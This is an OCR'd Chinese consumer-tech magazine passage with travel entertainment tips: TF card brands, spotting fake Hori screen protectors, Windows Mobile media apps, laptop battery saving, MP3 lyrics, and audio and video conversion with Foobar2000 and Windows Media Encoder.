目前市场上主流的TF卡有Sandisk、KingMax、Kingston、PNY、Apacer等许多品牌,网上的测试结果表明,目前速度最快的TF卡是PNY和Kingston,Apacer和Kingmax一般,而Sandisk则非常慢,就算是以高速著称的UltraII系列也没有PNY和Kingston快,强烈建议不使用。

屏幕贴膜(约60元):但凡是带屏幕的便携设备,大家都喜欢贴个膜保护屏幕。至于贴膜的必要性这里就不多说了,反正是见仁见智的事。不过对于国内比较常见的Hori贴膜来说,由于假货极多且高度仿真,所以鉴别真伪也不那么容易了。对于NDSL来说,真假Hori贴膜的区别主要有以下几个方面:

1 真品的价格不会低于50元。当然高于50元的不一定就是真货,而低于50元的则一定不是真货。

2 真品外包装的挂孔是衣服架形状的,而假货的包装挂孔是正圆形。

3 真品附带的是"擦纸",而假货附带的是"擦布"。真品的擦纸边缘很整齐,而且表面看上去比较粗糙。假货的边缘有曲线的花边,而且材质也不是纸,能够清楚地看到布的纹理,而且布面上还凸印有Hori的LOGO,从这个角度来说,假货更像是真品。

更详细的分辨方法请看这里:http://bbs.yyjoy.com/thread-26086-1-1.html


红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

麻雀虽小 五脏俱全

由于笔记本电脑体积较大，因此很多人选择了功能同样丰富但体积更加小巧的掌上电脑，更有很多人干脆购买把掌上电脑和手机合二为一的智能手机。虽然性能不如笔记本电脑，但掌上电脑和智能手机在娱乐方面丝毫不比笔记本电脑差，而且连续使用时间往往也比笔记本电脑长。只要装上合适的软件，旅途中肯定不会感到寂寞，下面就以Windows Mobile平台为例，介绍一些影音娱乐方面比较出色的软件。

视频全能播放器——TCPMP




除了RM和RMVB文件之外，它能够播放几乎所有常见的影音文件，只要PPC或手机的处理器够强，甚至可以直接播放从网上下载的高码率影片，而不用在意是什么格式。网上有绿色汉化版，下载后拷贝到PPC的存储空间里直接运行即可。第一次运行时记得选"Options"-"Settings"-"Language"-"Chinese"，这样就是中文界面了。如果第一次运行时提示"是否加载未经授权的程序文件"，选择"是"，这些都是播放插件。


TCPMP 0.72以后的版本甚至支持外挂字幕，只不过目前还仅支持.smi一种格式，对于常见的.srt和.sub格式字幕，可以通过一个叫SubResync的软件来转换，转换的时候还可以根据PPC或手机的屏幕大小来调整字体字号和各种特效。

小提示：TCPMP不能播放.wmv文件怎么办

很多人安装了TCPMP后，发现不能播放.wmv格式的文件，只能通过自带的Media Player播放，很不方便。解决办法：将PPC或手机与PC同步后，从PC端运行WindowsCE Registry Editor（注册表编辑器），在HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MediaPlayer\MLS\Extensions里面把wmv这个键值删掉就可以了。

掌上图书馆——Haali Reader与RESCO Photo Viewer





小提示：Haali Reader不能点击翻页了！

通过Haali Reader看电子书的时候，点击屏幕的上半部分会向前翻页，点击屏幕下半部分则向后翻页。如果发现点击屏幕后会选中文字的话，一定是不经意间把"点击翻页"的功能关掉了。通过点击软件界面底部的黄色五角星即可打开/关闭这个功能。

小提示：如何翻页浏览多张图片？

与ACDSee不同的是，通过RESCO Photo Viewer打开一张图片后，并不能直接翻页浏览其他图像文件。可以通过"文件→打开→浏览文件夹"，或者直接点击快捷工具栏上最左端的文件夹按钮，然后选择要浏览图片的目录，即可一张一张翻页了。

如今随便什么设备都支持电子书功能，但往往并不好用，而且支持的格式也极为有限。当然，对于PPC和手机来说，这根本不是问题。如果是文字书，推荐使用Haali Reader，除了最常见的txt文本文件，对网页文件、CHM文件、ZIP压缩包中的文本文件甚至PDF文件都可以支持。这个软件其实也能够支持jpg、gif等常见的图像文件，不过不建议用它来看图片格式的电子书，因为我们有更方便的RESCO Photo Viewer。

用RESCO Photo Viewer看图片格式的电子书（比如漫画）再合适不过了，操作方式和ACDSee差不多，既可以显示整幅图片，也可以以100%比例显示，并且用手写笔拖动图像观看。

注：由于软件版本更新较快，且Windows Mobile系统下的软件分2002、2003、2003SE、2005等多个版本，又有智能手机和PPC的区别，这里不再给出具体的下载链接。本页涉及到的软件均可在http://bbs.tompda.com和http://bbs.pdafans.com两个论坛通过搜索功能找到，且有汉化版、绿色版等可选。

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

短小精悍的音频播放器——GS Player

前面介绍的TCPMP既然号称"全能"，自然也可以播放各种音频文件，不过用起来还是没有GS Player方便。一方面是因为GS Player拥有一个简洁直观的播放列表，另一方面是GS Player具有播放音乐时自动关闭屏幕的功能，非常省电。不过这个播放器也有些缺点，在播放VBR编码格式的MP3文件时，上方显示码率的数字是固定不变的，而且也并非128kbps、256kbps这种常见的码率，好在不会影响播放，无所谓。另一个问题是播放极个别非标准编码的音频文件时会自动退出，而同样的文件用PPC或手机自带的Media Player或TCPMP则都能正常播放。

小提示：音量过小或过大怎么办？

有些MP3文件的声音太小，就算把PPC或手机的音量加到最大也不够。可以在GS Player的主界面点选右下角的"菜单→工具→音响效果"，在随后出现的窗口里选中上方的"均衡器"，然后将下方"放大器"的滑块向左或向右拉动，即可调整整体音量的大小。

持久方显英雄本色

笔记本电脑这种体积庞大的便携设备，平时出门可能不会随身带着，但几十个小时的火车上用来打发时间则再好不过了。由于笔记本电脑的功能很丰富，性能也十分强大，相信每个人都有自己的玩法，这里要讲的，是怎么让笔记本电脑玩得更持久。具有超长使用时间的笔记本电脑屡见不鲜，有些型号甚至可以连续使用八九个小时！不过我们显然不可能为了路上这点时间另外买台笔记本电脑，因此还需要就现有这台笔记本想想办法。

电力消耗的大户有哪些

首先是笔记本电脑的LCD屏幕，无数测试的结果表明，如果将液晶屏的亮度降低一半，那么笔记本电脑至少可以延长45分钟的使用时间。其次是无线网卡和蓝牙，在没有固定电源且无法充电的火车上，一定要确保处于关闭状态。再次，如果打算在路上看电影，那么一定要把光盘上的视频文件事先复制到硬盘上，一部两小时的电影看下来，光驱的耗电量也是非常可观的。

另外，尽量不要玩大型游戏，现在的CPU和显卡芯片都可以在空闲时降低工作频率，以达到省电的目的。而全速工作时不但本身功耗很大，而且会使散热风扇也全速运转。最好的选择是诸多模拟器，由于都是2D的，对显卡不会造成什么负担，而CPU也只需要很低的功耗就能运行得起来。

购买第2块电池值得么？

有些笔记本电脑天生不足，就算用上了前面介绍的所有方法，连续使用时间也不过两三个小时。这种笔记本电脑如果想在几十个小时的旅途中使用，最好还是购买一块备用电池。几乎所有笔记本电脑厂商都提供额外的电池销售，而且也有"加大型"这种提供超长使用时间的。如果把标配电池和加大容量的电池搭配起来使用，就算是先天不足的笔记本电脑，用上七八个小时也不是问题。当然，你要为此多花几百元，不过买一块电池可以用很久，对于经常出门的人来说，这几百元可以使今后几年内的火车旅途告别寂寞，还是很划算的。另外，Thinkpad、HP、Dell等品牌都有可以与光驱互换的内置电池，出门时把光驱拔掉换上电池，不但延长了使用时间，而且还免去了更换的麻烦。


便携音箱，省电又方便

无论是用笔记本电脑看电影、玩游戏还是听音乐，笔记本电脑自带的扬声器显然不够用，一般都是通过耳机来解决。不过要想和其他人一起分享，无论耳机还是内置扬声器都不是最好的选择。建议选择漫步者等厂商推出的便携音箱，虽然音质音量不能和桌面2.1相比，但无论如何比内置扬声器要强太多了。挑选时要注意的是，一定要购买能够使用电池进行供电的型号，比如漫步者M12，这样的音箱不会给笔记本带来额外的电力消耗，而且还比内置扬声器更省电。而通过USB接口供电的便携音箱则不建议使用，原因相信大家也都清楚。

关机与待机，哪个更好？

所有笔记本电脑都有"待机"的功能，最简单的用法就是把屏幕扣上，这时笔记本电脑的屏幕会关闭，电源指示灯开始闪烁，表明进入了待机模式。但要注意的是，如果在BIOS或Windows的电源管理界面中对待机设置进行过更改的话，仅仅扣上屏幕可能并不会真正待机，而只是把屏幕关闭了而已，此时的耗电量仍然很大，几个小时之内就会把电池耗光。

如果只是暂时去一趟洗手间，或是抽根烟，那么可以通过Windows的开始菜单使笔记本电脑进入待机状态。而晚上睡觉的话，还是把笔记本电脑彻底关闭比较好。



红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

音乐理想乡

走路或乘车的时候，看书、玩游戏这些需要用眼睛看的娱乐方式显然并不合适，不过这并不妨碍我们“听”的娱乐。MP3随身听、MP4播放器以及手机这些东西人人都有，稍加发掘，就能使很多时间不再白白溜走。

给MP3随身听加歌词的问题

现在MP3随身听很多都具有歌词同步显示功能，但实际使用时往往会出现很多问题。如果发现歌词无法正常显示，建议从以下几个方面来查找：

1. lrc格式的歌词必须要和MP3歌曲名一致，并放在同一个目录下，只是文件名不同而已。

2. 如果用记事本等软件编辑过lrc歌词文件，最后保存时可能会保存成“歌词.lrc.txt”，MP3随身听显然不认这种文件。

3. 有些MP3随身听支持的歌词文件并不是lrc，仔细看看说明书，再去查找或转换相应格式的歌词文件，不要想当然。

4. 不同的MP3随身听，对lrc文件的要求也不一样，有些要求精确到秒，有些则要求精确到毫秒。可以通过手动编辑歌词来解决。


▲在Foobar2000主界面的播放列表里选择全部或某几个文件，点右键选择“转换→转换到同目录”，在之后出现的窗口里选择手动修改过的那个方案，确定后就开始转换了。

无损音乐一步转换MP3

我们从网上下载的音乐有很多都是APE、TTA或FLAC这种无损格式的，这种格式音乐保留了原始CD上绝大部分细节，而体积也无可避免地非常庞大，要想放进MP3随身听里带着走，还真得转换一下。

首先下载Foobar2000这个软件，它能够直接通过CUE文件对无损音频文件进行分曲并播放。另外还要确保Foobar2000安装了这三种音频格式的解码器，如果有不全的，可以到http://www.true-audio.com/Free_Downloads下载，直接解压缩到Foobar2000的Plugin目录下即可。

然后在Foobar2000的歌曲列表中，选中要转换的文件，点击鼠标右键，选择“转换→转换到同目录”，并且在预置的转换方案中选择一种。如果比较在意音质的话，可以手动添加“ -b 64 -m s -V 0 -B 320 - %d”，注意其中的空格。这样转换出来的就是32kbps~320kbps、VBR格式的音乐了，不但能保留绝大部分细节，而且体积也不大，一首4分钟的歌曲约7MB左右，1GB容量的MP3随身听能够存放140首以上。




▲由于Foobar2000是调用Lame.exe来实现MP3编码的，所以这里的参数实际上是对Lame起作用。如果想更加直观地调节Lame的各项设置参数，推荐使用RazorLame，在图形化界面进行调节之后，还能看到这些设置的命令行参数。


视频文件的终极转换方法

MP4播放器自不必说，就连手机和MP3随身听也都开始支持视频文件的播放功能了。但是实际在转换的时候会发现，很多视频文件在转换之后都出现了声像不同步、图像撕裂、花屏之类的问题。经过反复试验，发现微软的Windows Media编码器兼容性最好，几乎所有文件都可以通过它转换成标准的wmv格式文件，之后再使用播放器自带的软件转换就不会出问题了（播放器要是能直接播放wmv文件当然更好）。不过Windows Media编码器的参数设置比较复杂，这里给出一种比较偏重画质的设置，45分钟的视频大约230MB左右，效果非常好。

CF



◀要想使用WindowsMedia编码器对RM或RMVB文件进行编码，则必须安装Real播放器或相关播放插件。需要注意的是，WindowsMedia编码器在对某些文件进行编码设置操作的时候会非常慢，甚至令人以为程序无响应了，这时候一定要耐心等待。



▶705Kbps的码率实际上已经很高了，可以多尝试几种码率，找到画质/体积比最佳的方案。另外左下角的“两次通过编码”前的对钩要点掉。

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

CCD传说

Tag 数码相机 〉CCD原理 〉成像质量

北京/Andy

